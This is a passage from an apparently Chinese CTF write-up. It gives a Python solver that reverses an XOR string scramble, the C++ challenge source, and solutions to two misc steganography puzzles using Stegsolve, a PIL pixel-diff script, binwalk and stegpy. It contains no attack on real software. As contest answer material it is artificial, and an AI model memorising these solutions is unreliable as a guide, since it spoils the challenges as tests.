from pwn import*
s = "ElayA@F{dIGBtOxxEzmNVZOMVL\Jb}oh"
p = []
for n in range(len(s)):
    p.append(ord(s[n]))
FLAG = ''
for i in range(len(p)-2,-1,-1):
    p[i] = (((p[i]^p[i + 1]) + 0x40)^i)
for c in range(len(p)):
    FLAG += chr(p[c])
print FLAG
```

程序源码:

```
// g++ 1.cpp -o main
#include<iostream>
#include<cstring>
using namespace std;
int main()
{
    string flag = "GBoLvsvvJffkbZXnYLgXEGHQKEPVGyYh";
    int i =0;
    int len = flag.size();
    for(;i<len - 1;i++)
    {
        flag[i] = ((flag[i]^i) - 0x40) ^ flag[i + 1];
    }
    cout << flag << endl;
}
```

Misc

differentPic

题目给了两张图片，题目也很明显的说明了找两张图片的不同就可以了，可以用Stegsolve的Image Combiner的SUB模式明显的看到二维码，但是扫不出来，这时可以对这张图片保存，然后再用StegSolve打开，在blue plane 0可以看到一个勉强能扫的flag（离远一点可以扫到）。

//甚至有选手手动填充了一遍黑白色块，太肝了

如果百度一下如何Python处理图片的话，也可以利用PIL包编写一个很简单的脚本，比较两张图片像素上的不同，得到清晰的二维码。

```
from PIL import Image
import numpy as np
import matplotlib.pyplot as plt
lena = np.array(Image.open('lena.png'))
lena_h, lena_w, _ = lena.shape
flag = np.array(Image.open('flag.png'))
for i in range(lena_h):
    for j in range(lena_w):
        if lena[i][j][0]!=flag[i][j][0] or lena[i][j][1]!=flag[i][j][1] or
lena[i][j][2]!=flag[i][j][2]:
            for k in range(3):
                lena[i][j][k] = 255
        else:
            for k in range(3):
                lena[i][j][k] = 0
img1 = Image.fromarray(lena)
img1.save("QRflag.png")
```

扫码直接得到flag。

//关于为什么这题的图片用Stegsolve直接得到的这么难扫，因为这两张图片在二维码的区域RGB的值只相差1。

extract

凑数的水题，提示非常明显，从题目名称可以知道binwalk一下提取文件，里面的二维码又提示了stegpy，再用stegpy flag.png 得到 flag。